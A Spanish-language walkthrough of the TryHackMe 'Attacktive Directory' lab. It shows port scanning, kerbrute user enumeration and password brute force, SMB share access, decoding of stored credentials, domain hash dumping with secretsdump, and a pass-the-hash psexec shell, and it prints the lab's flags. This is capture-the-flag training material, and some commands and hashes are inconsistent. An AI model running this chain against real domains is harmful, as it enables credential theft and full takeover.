



ATTACKTIVE DIRECTORY

TRYHACKME | Resolución de la Máquina ATTACKTIVE DIRECTORY - HACKING ÉTICO [CTF]

Resolución de la máquina attacktive directory de tryhackme. Donde vemos paso a paso las herramientas de hacking utilizadas, tanto para el reconocimiento como la explotación, además de ver las principales vulnerabilidades que se pueden acontecer en un entorno empresarial de active

 <https://youtu.be/se4Dxifber4?si=zAx8Bn3bYkIAYkqj>




Machine: Medium

IP: 10.10.228.102

<https://books.spartan-cybersec.com/cpad/introduccion-a-directorio-activo-ad/introduccion-a-kerberos>

Attacktive Directory—TryHackMe Walkthrough

Quick Intro to Active Directory :-

 <https://medium.com/@amanchauhan0047/attacktive-directory-tryhackme-walkthroug-h-67c2399463f8>

Bueno como siempre lo primero que hacemos es comprobar si tenemos conectividad con la maquina

```
content nmap scripts
(root@Kali-Linux)-[/home/santo/Tryhackme/Attacktive_Directory]
# ping -c 1 10.10.228.102
PING 10.10.228.102 (10.10.228.102) 56(84) bytes of data.
64 bytes from 10.10.228.102: icmp_seq=1 ttl=127 time=73.6 ms

— 10.10.228.102 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 73.639/73.639/73.639/0.000 ms
```

Ahora iniciamos con la fase de enumeración de puertos y servicios para ver y comprobar que puertos y servicios están corriendo en la maquina

```

root@Kali-Linux: /home/santo/Tryhackme/Attactive_Directory/nmap
nmap -p -sS -pN -sC -sV --open --min-rate 5000 -n -Pn -vvv 10.10.228.102 -oN allPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-17 23:26 CET
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 23:26
Completed NSE at 23:26, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 23:26
Completed NSE at 23:26, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 23:26
Completed NSE at 23:26, 0.00s elapsed
Initiating SYN Stealth Scan at 23:26
Scanning 10.10.228.102 [65535 ports]
Discovered open port 3389/tcp on 10.10.228.102
Discovered open port 139/tcp on 10.10.228.102
Discovered open port 53/tcp on 10.10.228.102
Discovered open port 445/tcp on 10.10.228.102
Discovered open port 80/tcp on 10.10.228.102
Discovered open port 135/tcp on 10.10.228.102
Discovered open port 389/tcp on 10.10.228.102
Discovered open port 4967/tcp on 10.10.228.102
Discovered open port 4966/tcp on 10.10.228.102
Discovered open port 4962/tcp on 10.10.228.102
Discovered open port 4963/tcp on 10.10.228.102
Discovered open port 49676/tcp on 10.10.228.102
Discovered open port 9389/tcp on 10.10.228.102
Discovered open port 5985/tcp on 10.10.228.102
Discovered open port 3268/tcp on 10.10.228.102
Discovered open port 636/tcp on 10.10.228.102
Discovered open port 49667/tcp on 10.10.228.102
Discovered open port 49675/tcp on 10.10.228.102
Discovered open port 49669/tcp on 10.10.228.102
Discovered open port 88/tcp on 10.10.228.102
Discovered open port 3269/tcp on 10.10.228.102
Discovered open port 593/tcp on 10.10.228.102
Discovered open port 49665/tcp on 10.10.228.102
Discovered open port 49665/tcp on 10.10.228.102

```

Como podemos observar en la fase de enumeración encontramos muchos puertos y servicios abiertos, analizando la data que nos a dado nmap hemos encontrado que tiene una pagina web y aparte de eso hay un dominio

```

3389/tcp open ms-wbt-server syn-ack ttl 127 Microsoft Terminal Services
| ssl-cert: Subject: commonName=AttactiveDirectory.spookysec.local
| Issuer: commonName=AttactiveDirectory.spookysec.local
| Public Key type: rsa
| Public Key bits: 2048

```


Por lo que vamos a poner ese dominio en el archivo `/etc/hosts` para que nos resuelva la dirección de dominio

```

GNU nano 8.3
127.0.0.1 localhost
127.0.1.1 Kali-Linux
# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

10.10.11.37 instant.htb mywalletv1.instant.htb swagger-ui.instant.htb
192.168.1.135 http://192.168.1.135:5985/wsman
10.10.228.102 spookysec.local

```



Y como vemos ese dominio nos resuelve a esta pagina web

Bueno entonces nosotros vamos a seguir con nuestro análisis de la enumeración, como podemos observar vemos que el puerto 445 SMB esta abierto y como sabemos en Windows este puerto se usa para Archivos compartidos

```
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: spookysc.local0., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack ttl 127
445/tcp open kpasswd? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
```

Así que con la herramienta `crackmapexec` vamos a comprobar si el servicio smb corre por ese puerto y si esta abierto

```
root@Kali-Linux: /home/santo/tryhackme/Attactive_Directory/nmap
#
root@Kali-Linux: /home/santo/tryhackme/Attactive_Directory/nmap
# crackmapexec smb 10.10.228.102
SMB 10.10.228.102 445 ATTACKIVEDIR [+] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKIVEDIR) (domain:spookysc.local) (signing:True) (SMBv1:False)
root@Kali-Linux: /home/santo/tryhackme/Attactive_Directory/nmap
```

Y como podemos ver esto nos da información sobre la maquina a la que nos estamos enfrentando

También podríamos hacer uso de la herramienta `enum4linux` que con el parámetro `-a` nos haría un buen escaneo de la maquina victima de este puerto

```
root@Kali-Linux: /home/santo/tryhackme/Attactive_Directory/nmap
# enum4linux -a 10.10.228.102
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Mar 17 23:47:10 2025

( Target Information )
Target ..... 10.10.228.102
RID Range ..... 500-550,1000-1050
Username ..... 
Password ..... 
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

( Enumerating Workgroup/Domain on 10.10.228.102 )
```

Installing Impacket TryHackMe:

First, you will need to clone the Impacket Github repo onto your box. The following command will clone Impacket into `/opt/impacket`:

```
git clone https://github.com/SecureAuthCorp/impacket.git
```

After the repo is cloned, you will notice several install related files, `requirements.txt`, and `setup.py`. A commonly skipped file during the installation is `setup.py`, this actually installs Impacket onto your system so you can use it and not have to worry about any dependencies.

To install the Python requirements for Impacket:

```
pip3 install -r /opt/impacket/requirements.txt
```

Once the requirements have finished installing, we can then run the python setup install script:

```
cd /opt/impacket/ && python3 ./setup.py install
```

After that, Impacket should be correctly installed now and it should be ready to use!

```
sudo git clone https://github.com/SecureAuthCorp/impacket.git /opt/impacket
sudo pip3 install -r /opt/impacket/requirements.txt
cd /opt/impacket/
sudo pip3 install .
sudo python3 setup.py install
```

Installing Bloodhound and Neo4j

BloodHound es una herramienta de código abierto utilizada en **ciberseguridad** para el análisis de redes de **Active Directory (AD)**. Fue diseñada para ayudar a los **red team** y pentesters a encontrar caminos de escalación de privilegios dentro de un entorno de Windows.

Neo4j es una base de datos orientada a grafos altamente escalable y eficiente, diseñada para modelar, almacenar y consultar relaciones complejas entre datos. A diferencia de las bases de datos relacionales (SQL), que organizan la información en tablas, Neo4j utiliza un modelo basado en nodos y relaciones, lo que permite representar y consultar datos de manera más natural y rápida en escenarios donde las conexiones entre datos son clave.

Vamos a descargarnos estas dos herramientas

```
(root@Kali-Linux)~[/home/santo/Tryhackme/Attacktive_Directory]
# apt install bloodhound neo4j
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
firebird3.0-common      libc++abi1-19          libfmt9                libgtksourceview-3.0-1
firebird3.0-common-doc  libcapstone4           libgdal35              libgtksourceview-3.0-common
google-android-licenses libconfig+9v5          libgl1-mesa-dev        libgtksourceviewmm-3.0-0v5
imagemagick-6.q16       libconfig9             libgles-dev            libgumbo2
intltool-debian         libdirectfb-1.7-7t64   libgles1               libhdf5-103-1t64
libbfiol                libegl-dev             libglvnd-core-dev      libhdf5-hl-100t64
libc++1-19              libflac12t64           libglvnd-dev           libjxl0.9
Utilice «sudo apt autoremove» para eliminarlos.
```

Bueno ahora prosiguiendo con el hackeo, vamos a descargarnos la herramienta kerbruter

```
(root@Kali-Linux)~[/home/santo/Tryhackme/Attacktive_Directory]
# git clone https://github.com/TarlogicSecurity/kerbrute.git
Clonando en 'kerbrute' ...
remote: Enumerating objects: 86, done.
remote: Counting objects: 100% (67/67), done.
remote: Compressing objects: 100% (40/40), done.
remote: Total 86 (delta 25), reused 60 (delta 21), pack-reused 19 (from 1)
Recibiendo objetos: 100% (86/86), 34.09 KiB | 459.00 KiB/s, listo.
Resolviendo deltas: 100% (30/30), listo.
```

```
(venv)~(root@Kali-Linux)~[/home/santo/Tryhackme/Attacktive_Directory/kerbrute]
# pip install -r requirements.txt
Collecting impacket (from -r requirements.txt (line 1))
  Downloading impacket-0.12.0.tar.gz (1.6 MB)
  1.6/1.6 MB 9.9 MB/s eta 0:00:00
Installing build dependencies ... done
Getting requirements to build wheel ... done
Preparing metadata (pyproject.toml) ... done
Collecting pyasn1<=0.2.3 (from impacket->r requirements.txt (line 1))
  Using cached pyasn1-0.6.1-py3-none-any.whl.metadata (8.4 kB)
Collecting pyasn1_modules (from impacket->r requirements.txt (line 1))
  Using cached pyasn1_modules-0.4.1-py3-none-any.whl.metadata (3.5 kB)
Collecting pycryptodomex (from impacket->r requirements.txt (line 1))
  Downloading pycryptodomex-3.22.0-cp37-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl.metadata (3.4 kB)
Collecting pyOpenSSL==24.0.0 (from impacket->r requirements.txt (line 1))
  Downloading pyOpenSSL-24.0.0-py3-none-any.whl.metadata (12 kB)
Collecting six (from impacket->r requirements.txt (line 1))
  Downloading six-1.17.0-py2.py3-none-any.whl.metadata (1.7 kB)
Collecting ldap3<=2.5.0, >=2.5.2, <=2.6, >=2.5 (from impacket->r requirements.txt (line 1))
  Downloading ldap3-2.9.1-py2.py3-none-any.whl.metadata (5.4 kB)
Collecting ldapdomaindump<=0.9.0 (from impacket->r requirements.txt (line 1))
```

Con este comando nos descargamos las librerías de la herramienta

Y así ya estaría lista la herramienta para su previa ejecución

```

(venv)-(root@Kali-Linux)- /home/santo/Tryhackme/Attacktive_Directory/kerbrute
# python3 kerbrute.py
Impacket v0.12.0 Copyright Fortra, LLC and its affiliated companies
usage: kerbrute.py [-h] [-debug] (-user USER | -users USERS) [-password PASSWORD | -passwords PASSWORDS] [-domain DOMAIN] [-dc-ip <ip_address>] [-threads THREADS] [-outfile OUTPUTFILE]

options:
  -h, --help            show this help message and exit
  -debug                Turn DEBUG output ON
  -user USER            User to perform bruteforcing
  -users USERS          File with user per line
  -password PASSWORD    Password to perform bruteforcing
  -passwords PASSWORDS File with password per line
  -domain DOMAIN        Domain to perform bruteforcing
  -dc-ip <ip_address>   IP Address of the domain controller
  -threads THREADS      Number of threads to perform bruteforcing. Default = 1
  -outfile OUTPUTFILE   File to save discovered user:password
  -outputusers OUTPUTUSERS
                        File to save discovered users
  -no-save-ticket        Do not save retrieved TGT's with correct credentials

Examples:
./kerbrute.py -users users_file.txt -passwords passwords_file.txt -domain contoso.com

```

Como esta herramienta va hacer uso de unos diccionarios, tanto de usuario como de contraseña, vamos a usar los diccionarios que nos proporciona la TryHackMe para la propia resolución de la maquina

Enumeration:

For this box, a modified **User List** and **Password List** will be used to cut down on time of enumeration of users and credentials due to account lockout policies that we cannot enumerate on the domain controller.

```

(venv)-(root@Kali-Linux)- /home/santo/Tryhackme/Attacktive_Directory
# wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
--2025-03-18 05:55:07-- https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[185.199.111.133]:443 ... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 540470 (528K) [text/plain]
Grabando a: «userlist.txt»

userlist.txt 100%[=====]
2025-03-18 05:55:08 (3,30 MB/s) - «userlist.txt» guardado [540470/540470]

```

```

(venv)-(root@Kali-Linux)- /home/santo/Tryhackme/Attacktive_Directory
# wget https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
--2025-03-18 05:55:42-- https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/passwordlist.txt
Resolviendo raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.108.133, 185.199.109.133, ...
Conectando con raw.githubusercontent.com (raw.githubusercontent.com)[185.199.111.133]:443 ... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 569236 (556K) [text/plain]
Grabando a: «passwordlist.txt»

passwordlist.txt 100%[=====]
2025-03-18 05:55:43 (3,28 MB/s) - «passwordlist.txt» guardado [569236/569236]

(venv)-(root@Kali-Linux)- /home/santo/Tryhackme/Attacktive_Directory
# ls
content impacket kerbrute nmap passwordlist.txt scripts userlist.txt

(venv)-(root@Kali-Linux)- /home/santo/Tryhackme/Attacktive_Directory
#

```

Y así ya tendríamos los dos diccionarios

Ahora si ya teniendo los dos diccionarios y la herramienta para pasarlos por la herramienta kerbruter, con esta herramienta podemos detectar vulnerabilidades principalmente en usuarios por lo que si encontramos un fallo de seguridad en algún usuario podemos pedirle un ticket a Domain Controller.

▼ ¿Qué es Kerbruter?

Kerbrute es una herramienta de fuerza bruta diseñada para:

- Enumerar usuarios en Active Directory.
- Realizar ataques de fuerza bruta contra cuentas de usuario.
- Validar credenciales en un entorno Kerberos.

Se usa comúnmente en **red teaming** y pruebas de penetración para identificar cuentas válidas y explotarlas en ataques posteriores.

¿Cómo funciona Kerbrute?

Kerberos es un protocolo de autenticación en Active Directory que emite **tickets** para acceder a recursos de la red. Kerbrute aprovecha la forma en que Kerberos maneja solicitudes de autenticación para detectar cuentas de usuario válidas.

Fases del ataque con Kerbrute:

1. Enumeración de usuarios

- Se usa un diccionario de nombres de usuario (wordlist).
- Kerbrute envía solicitudes al **Domain Controller (DC)** para verificar si los usuarios existen.
- Si el servidor responde con un código de error **KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN**, significa que el usuario no existe.
- Si el usuario sí existe, el servidor responde de manera diferente, permitiendo identificar cuentas válidas.

2. Ataque de fuerza bruta

- Se usa un diccionario de contraseñas junto con los nombres de usuario descubiertos.
- Se intentan múltiples combinaciones de usuario y contraseña para encontrar credenciales válidas.

3. Solicitar un ticket Kerberos

- Si se encuentra una contraseña válida, se puede solicitar un **TGT (Ticket Granting Ticket)** al Domain Controller.
- Este ticket permite al atacante autenticarse en la red como ese usuario.

Ahora vamos a iniciar con el ataque para detectar vulnerabilidades principalmente en usuarios en la red de Active Directory esto lo vamos hacer con la siguiente herramienta

<https://github.com/TarlogicSecurity/kerbrute>

```
root@Kali-Linux: /home/santo/Tryhackme/Attacktive_Directory/kerbrute
# python3 kerbrute.py -users userlist.txt -passwords passwordlist.txt -domain spookyssec.local -t 100
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Blocked/Disabled user => guest
[]
```

Con esta herramienta se nos quedo colgado en el escaneo

Como la herramienta anterior no me funciono eh descargado otra la cual nos hecho la enumeración de usuario de la red de Active Directory

<https://github.com/ropnop/kerbrute>

```
./kerbrute userenum userlist.txt -d spookyssec.local --dc 10.10.164.81
```



```

root@Kali-Linux: /home/santo/Tryhackme/Attactive_Directory/kerbrute
# crackmapexec smb 10.10.12.183 -u svc-admin -H management2005
SMB 10.10.12.183 445 ATTACKIVEDIREC [*] Windows 10 / Server 2019 Build 17763 x64 (name:ATTACKIVEDIREC)
SMB 10.10.12.183 445 ATTACKIVEDIREC [*] spookysecc.local\svc-admin:management2005
root@Kali-Linux: /home/santo/Tryhackme/Attactive_Directory/kerbrute
#

```

Y como podemos ver efectivamente la maquina si que pertenece a ese usuario

Ahora lo que vamos hacer con smbclient es ver los recursos compartidos que hay dentro de este dominio con ese usuario, ósea nos ayuda a ver los archivos compartidos que tiene asignada esa maquina

```
smbclient -L spookysecc.local --user svc-admin --password management2005
```

```

root@Kali-Linux: /home/santo/Tryhackme/Attactive_Directory/kerbrute
# smbclient -L spookysecc.local --user svc-admin --password management2005
Sharename      Type            Comment
ADMIN$         Disk            Remote Admin
backup         Disk            Default share
C$             Disk            Remote IPC
IPC$           Remote IPC
NETLOGON       Disk            Logon server share
SYSVOL         Disk            Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to spookysecc.local failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

```

Como vemos hay varios recursos compartidos aquí en esta maquina, uno es especial que me llama la atención es el recurso compartido **backup** entontes Ahora lo que vamos hacer es acceder a un recurso compartido

```
smbclient \\\spookysecc.local\\backup --user svc-admin --password management2005
```

```

root@Kali-Linux: /home/santo/Tryhackme/Attactive_Directory/kerbrute
# smbclient \\\spookysecc.local\\backup --user svc-admin --password management2005
Try "help" to get a list of possible commands.
smb: \>

```

Y así es como ya estamos dentro del recurso compartido

Ahora vamos a descargarnos el archivito que encontramos en al maquina, que como se ve parece que tiene buena pinta, esto lo hacemos con el comando **get** junto a el nombre del archivo

```

.                D          0 Sat Apr 4 21:08:39 2020
..              D          0 Sat Apr 4 21:08:39 2020
backup_credentials.txt  A          48 Sat Apr 4 21:08:53 2020
8247551 blocks of size 4096. 3649322 blocks available
smb: \>

```

Y como podemos ver hemos encontrado una contraseña, que parece estar cifrada en base 64

```

root@Kali-Linux: /home/santo/Tryhackme/Attactive_Directory/kerbrute
# ls
AD backup_credentials.txt cmd go.mod go.sum hash kerbrute LICENSE main.go Makefile managemet2025 pas
root@Kali-Linux: /home/santo/Tryhackme/Attactive_Directory/kerbrute
# cat backup_credentials.txt
YmFja3VwQHhNb29reXNIYy5sb2NhbDpiYWNrdXAYNTE3ODYw
root@Kali-Linux: /home/santo/Tryhackme/Attactive_Directory/kerbrute
#

```

Así que vamos hacer un echo de este hash y vamos descriptarlo con el siguiente comando:

```
echo 'YmFja3VwQHhNb29reXNIYy5sb2NhbDpiYWNrdXAYNTE3ODYw' | base64 -d
```



```

root@Kali-Linux:~/home/santo/Tryhackme/Attactive_Directory/kerbrute
# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAYNTE3ODYw

root@Kali-Linux:~/home/santo/Tryhackme/Attactive_Directory/kerbrute
# echo 'YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAYNTE3ODYw' | base64 -d | tr
backup@spookysec.local:backup2517860

root@Kali-Linux:~/home/santo/Tryhackme/Attactive_Directory/kerbrute
#

```

Y así es como hemos encontrado las credenciales del usuario en cuestión

Aquí lo interesante es que estamos viendo que este usuario almacena ciertas contraseñas por lo que vamos a usar un parámetro dentro de la suit de impacket, que nos puede permitir dampear los hash de los distintos usuarios de la red del directorio activo



impacket-secretsdump, una herramienta de la suite Impacket utilizada para extraer hashes de contraseñas y credenciales de un controlador de dominio de Active Directory.

`impacket-secretsdump -just-dc backup@spookusec.local`

```

root@Kali-Linux:~/home/santo/Tryhackme/Attactive_Directory/kerbrute
# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAYNTE3ODYw

root@Kali-Linux:~/home/santo/Tryhackme/Attactive_Directory/kerbrute
# echo 'YmFja3VwQHNwb29reXNlYy5sb2NhbmDpiYWNrdXAYNTE3ODYw' | base64 -d | tr
backup@spookysec.local:backup2517860

root@Kali-Linux:~/home/santo/Tryhackme/Attactive_Directory/kerbrute
# impacket-secretsdump -just-dc backup@spookysec.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
[-] RemoteOperations failed: SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted login is invalid. This is either due to a bad username or authentication information.
[*] Cleaning up ...

root@Kali-Linux:~/home/santo/Tryhackme/Attactive_Directory/kerbrute
# impacket-secretsdump -just-dc backup@spookysec.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5947e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2ab6158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\optional:1105:aad3b435b51404eeaad3b435b51404ee:430807d1c1558eaf4188f1f72956c9e:::
spookysec.local\lame:1106:aad3b435b51404eeaad3b435b51404ee:94a4b7a4a5d154a0b46557f08700b:::
spookysec.local\lame:1107:aad3b435b51404eeaad3b435b51404ee:94a4b7a4a5d154a0b46557f08700b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd7a7f82d3d758a1612f78a640b7:::
spookysec.local\lame:1109:aad3b435b51404eeaad3b435b51404ee:c980a0f9949d9f9e08a74531802a:::
spookysec.local\lame:1110:aad3b435b51404eeaad3b435b51404ee:6a274a45d6a6f6d7f998a52362a63a:::
spookysec.local\lame:1111:aad3b435b51404eeaad3b435b51404ee:6a274a45d6a6f6d7f998a52362a63a:::
spookysec.local\lame:1112:aad3b435b51404eeaad3b435b51404ee:3d080119a75a1803a120a0c07001:::
spookysec.local\lame:1113:aad3b435b51404eeaad3b435b51404ee:4117f0b0d1f8c21c72206732866a:::
spookysec.local\lame:1114:aad3b435b51404eeaad3b435b51404ee:fef45333b672a1f61617750a0809:::
spookysec.local\lame:1115:aad3b435b51404eeaad3b435b51404ee:19741b0e0e1354b40f1c9a0a5538:::
spookysec.local\lame:1116:aad3b435b51404eeaad3b435b51404ee:40e3021137302244722080b0a4fc:::
ATTACKTYVEIDR0C3:1080:aad3b435b51404eeaad3b435b51404ee:6a086c2f6313da0e9876a0f09e0f0e11:::
[*] RemoteOps: http: 600000
Administrator:aad3b435b51404eeaad3b435b51404ee:713955f8a0654f0b776af0b240b500d14653c8b2274c0c701ad29a0e0f40

```

Y así es como nos mostraría todos lo hash de todos los usuario que están ene el directorio activo

Como ahora tenemos todos los hash de los usuarios del directorio activo podemos observar que tenemos el del administrador, esto se significa que si logramos el acceso a esta cuenta de usuario tendríamos el control total del directorio activo así que vamos a ello

Ahora lo que vamos a usar es el método Pass-the-Hash para así tener la cuenta del administrador y por ende tener un mayor acceso con privilegios al controlador de dominio. Asi que nos vamos a copiar el hash del administrador

```

root@Kali-Linux:~/home/santo/Tryhackme/Attactive_Directory/kerbrute
# cat hash-del-AD
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c5947e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2ab6158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::

```

Y vamos a escribir el siguiente comando, esto lo que dice, con el comando `psexec` que es un comando de Windows que permite ejecutar comandos en sistemas remotos sin necesidad de iniciar Session físicamente, lo otro es para especificar el usuario, en este caso el administrador se autentica en ese dominio y te doy el hash del usuario administrador

```
impacket-psexec Administrator:@spookysec.local -hashes aad3b435b51404eeaad3b435b51404ee:0e031
```

```
root@Kali-Linux: /home/santo/TryHackMe/Attacktive_Directory/kerbrute
# impacket-psexec Administrator:@spookysec.local -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on spookysec.local.....
[*] Found writable share ADMIN$
[*] Uploading file ZKfqCgCN.exe
[*] Opening SVCManager on spookysec.local.....
[*] Creating service kzhv on spookysec.local.....
[*] Starting service kzhv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1498]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Y así es como tendríamos una shell en el ordenador administrador de la red

```
root@Kali-Linux: /home/santo/TryHackMe/Attacktive_Directory/kerbrute
# impacket-psexec Administrator:@spookysec.local -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on spookysec.local.....
[*] Found writable share ADMIN$
[*] Uploading file ZKfqCgCN.exe
[*] Opening SVCManager on spookysec.local.....
[*] Creating service kzhv on spookysec.local.....
[*] Starting service kzhv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1498]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

```
root@Kali-Linux: /home/santo/TryHackMe/Attacktive_Directory/kerbrute
# impacket-psexec Administrator:@spookysec.local -hashes aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Requesting shares on spookysec.local.....
[*] Found writable share ADMIN$
[*] Uploading file ZKfqCgCN.exe
[*] Opening SVCManager on spookysec.local.....
[*] Creating service kzhv on spookysec.local.....
[*] Starting service kzhv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1498]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> cd ..

C:\Windows> cd ..

C:\>
```

Y buscando en la maquina en el directorio `/Desktop` del usuario administrador hemos encontrado la flag, como se puede apreciar en la imagen

```
C:\Users\Administrator\Desktop> type root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
```

Y en el directorio `/Users` y su respectivo usuarios también podemos ver las flag de los otros usuarios

```
C:\Users\backup\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is EEA6-70E8


Directory of C:\Users\backup\Desktop

04/04/2020  12:19 PM    <DIR>          .
04/04/2020  12:19 PM    <DIR>          ..
04/04/2020  12:19 PM                26 PrivEsc.txt
               1 File(s)                26 bytes
               2 Dir(s)  14,690,746,368 bytes free

C:\Users\backup\Desktop> type PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}

C:\Users\svc-admin\Desktop> type user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
```

Maquina completada 



Woop woop! Your answer

Congratulations on completing Attacktive Directory!!! 🎉

Points earned
690

Completed tasks
8

Room type
Challenge

Difficulty
Medium

Streak
9

Leave Feedback

Next